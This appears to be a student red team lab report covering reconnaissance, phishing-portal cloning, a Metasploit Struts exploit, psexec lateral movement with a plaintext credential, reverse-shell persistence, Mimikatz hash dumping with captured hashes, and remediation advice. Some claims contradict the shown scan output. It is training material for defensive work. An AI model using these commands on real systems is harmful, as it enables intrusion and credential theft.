Red Team week-3 Lab Report

Tester: Biswojeet Barik


OSINT and Recon Lab

Objective: Performing subdomain enumeration and public service discovery.

Subdomain Enumeration with Recon-ng:


Commands: -

- **recon-ng :** This command is used to start the **recon-ng** tool
- **workspaces create example_engagement:** To create a new workspace
- **modules load recon/domains-hosts/bing_domain_web:** Load the **bing_domain_web** module
- **options set SOURCE example.com:** To set the source domain
- **run:** To run the module
- **show hosts:** To see the result
- **show domain:** To see the domain



Shodan Query: apache country:US

Shodan identifies three US-based apache server with multiple vulnerabilities like outdated versions, exposed directory having potential vulnerability to known exploits like CVE 2025-53020, CVE-2025-498120



Phishing Simulation

Activity Summary: Successfully cloned a login portal.

Setup:

1. Configured **Evilginx2** to proxy and clone the **login.example.com** portal.
2. Configured **Gophish** with a sending profile and email template linking to the **Evilginx2** phishing URL.
3. Launched campaign targeting a test group of internal VMs.

Vulnerability Exploitation

Objective: Identified and exploited a known vulnerability in **metasploitable.**

Scan and Exploit:

Tools: Nmap, Metasploit

1. **Nmap Scan: nmap -sV -sC 192.168.138.128** revealed an **Apache Struts** service.

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# nmap -sV -sC -O 192.168.138.128 -oN nmap_week3.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-19 03:13 EDT
Nmap scan report for 192.168.138.128
Host is up (0.0020s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.138.129
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|_ssl-date: 2025-09-19T07:13:32+00:00; -5s from scanner time.
```

2. **Metasploit:** Used **exploit/multi/http/struts_code_exec**, **set RHOSTS 192.168.138.128** followed by exploit.

```
msf > use exploit/multi/http/struts_code_exec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(multi/http/struts_code_exec) > show options

Module options (exploit/multi/http/struts_code_exec):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CMD                       no        Execute this command instead of using command stager
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: sapni, socks4, socks5, http, socks5h
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    8080             yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URI                       yes       The path to a struts application action ie. /struts2-blank-2.0.9/example/HelloWorld.action
   URIPATH                   no        The URI to use for this exploit (default is random)
   VHOST                     no        HTTP server virtual host


   When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all a
                                       resses.
   SRVPORT  8080             yes       The local port to listen on.
```

Remediation: Update to the latest Apache Struts library version. Implement a WAF to filter malicious OGNL expressions. Verify patch application by rescanning with Nessus/OWASP ZAP.

Lateral Movement Exercise

Activity Summary: Used compromised credentials to move laterally to a critical file server.

- **Pivoting with Impacket:**
  Command: python3psexec.py 'DOMAIN/Administrator:Password123@192.168.138.134'

  Summary: Using credentials dumped via **Mimikatz** from the initial compromise (WEB01), we successfully used Impacket's psexec to gain a SYSTEM shell on the file server (FS01), demonstrating credential reuse across the network.

- **Persistence:**

Technique	Tactic	Description	Notes
Scheduled Task (T1053.005)	Persistence	Created a daily task named "SystemScan" to execute a reverse shell payload.	Evades simple process-based detection

Social Engineering Lab

Objective: Gathering information from mobile number.

Tools: Phoneinfoga, Maltego

We gathered information about a phone number by using **phoneinfoga**

Command: phoneinfoga scan -n “5551234”

```
Results for local
Raw local: 51234
Local: 51234
E164: +5551234
International: 5551234
Country: BR

2 scanner(s) succeeded
```

Vishing Scenario Summary:
Posing as a corporate IT support technician, the caller informed the target of urgent security updates required on his laptop. Using gathered intel to build report, the caller convinced the target to disable his AV temporarily and run a "update tool," which was a remote access payload.

Exploit Development Basics

Objective: Analyzed a vulnerable binary and developed a proof-of-concept exploit.

- **Binary Analysis with strings and GDB**:
  Summary: The vuln_server binary lacked ASLR/NX protections. Strings revealed strcpy usage. GDB analysis determined the EIP overwrite offset at 140 bytes and identified a usable JMP ESP instruction for shellcode redirection.
- **Exploit PoC**: A Python script was crafted to send a 140-byte buffer + JMP ESP address + NOP sled + shellcode. The payload successfully spawned a reverse shell on the target Ubuntu VM.

Post-Exploitation and Exfiltration

Objective: Extracted credential hashes and exfiltrated data covertly.

Tools: Mimikatz

Command:

- **./mimikatz:** To start the **mimikatz** tool
- **sekurlsa::logonpasswords:** To get the hashes

Log Output:


Hash Type	Username	Hash Value
NTLM	Biswojeet	B155f35b2e090471db8861714c66af95
SHA1	Biswojeet	Bc5d6d09acf4834a73e6ac4e326895eabe9259fe

```
PS C:\Users\Biswojeet\Desktop\x64> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 259465 (00000000:0003f589)
Session           : Interactive from 1
User Name         : Biswojeet
Domain            : DESKTOP-7DQNNJL
Logon Server      : DESKTOP-7DQNNJL
Logon Time        : 9/3/2025 10:01:52 PM
SID               : S-1-5-21-3257860069-470120687-3014025943-1001
        msv :
         [00000003] Primary
         * Username : Biswojeet
         * Domain   : DESKTOP-7DQNNJL
         * NTLM     : b155f35b2e090471db8861714c66af95
         * SHA1     : bc5d6d09acf4834a73e6ac4e326895eabe9259fe
        tspkg :
        wdigest :
         * Username : Biswojeet
         * Domain   : DESKTOP-7DQNNJL
         * Password : (null)
        kerberos :
         * Username : Biswojeet
```

Red Team Report Creation

- **Executive Summary:** The red team breached the perimeter via a phishing campaign, gained domain admin privileges, and exfiltrated simulated sensitive data.
- **Findings:** Critical findings include weak password policies, unpatched web applications, and a lack of network segmentation allowing unfettered lateral movement.
- **Recommendations:** Implement MFA, enforce strict patch management, segment the network, and enhance EDR logging on critical assets.

Attack flowchart (Draw.io): -



Capstone Project: Full Red Team Engagement

Simulation Log:

Phase	Tool Used	Action Description	MITRE Technique
Recon	Recon-ng	Enumerated subdomains and employees via OSINT	T1595, T1589
Initial Access	Gophish/Evilginx2	Phishing campaign capturing credentials	T1566
Execution	Metasploit	Exploited Apache Struts	T1203
Persistence	Covenant	Installed a Grunt implant on the host	T1053, T1543
Lateral Movement	Impacket (psexec)	Moved to file server using dumped hashes	T1550.002
Exfiltration	dnscat2	Exfiltrated data via encrypted DNS queries	T1048.003

Blue Team Analysis (Wazuh Logs):

Timestamp	Alert Description	Source IP	Notes
2025-09-19 13:00:00	Suspicious Login - Multiple Failed Attempts	192.168.138.129	Detected by Wazuh rule ID 5710
2025-09-19 13:15:00	New Scheduled Task Created as SYSTEM	192.168.138.129	Successful detection of persistence mechanism

Reporting

- **Executive Summary:** The red team assessment successfully compromised the corporate network, achieving domain administrator access and exfiltrating simulated intellectual property. The primary entry vector was a sophisticated phishing email that bypassed email filters. Once inside, attackers leveraged unpatched software and weak credential hygiene to move laterally without detection for a significant period.
- **Findings:** Key findings include the lack of Multi-Factor Authentication (MFA) on critical services, insufficient endpoint detection capabilities for PowerShell, and delayed patching for public-facing systems. The blue team detected the initial phishing login and a scheduled task creation but did not correlate these events into a broader incident in a timely manner.
- **Recommendations:**
    1. Implement MFA for all remote access and email.
    2. Establish a rigorous 30-day patch cycle for external systems.
    3. Enhance EDR rules to detect common lateral movement tools like Impacket.
    4. Develop SIEM alert playbooks to correlate seemingly minor events into high-fidelity security incidents.

Non-Technical Briefing:

Our test found that our digital defenses have significant gaps. We were able to trick an employee into giving up their password through a fake login email. Using that password, we found outdated software on our website that gave us full access to our internal network. We were then able to access nearly every server, including file shares, because many systems shared the same passwords. We recommend immediate action to: 1) Turn on two-factor login verification everywhere, 2) Update our website software faster, and 3) Improve our systems to better detect this kind of suspicious activity inside our network.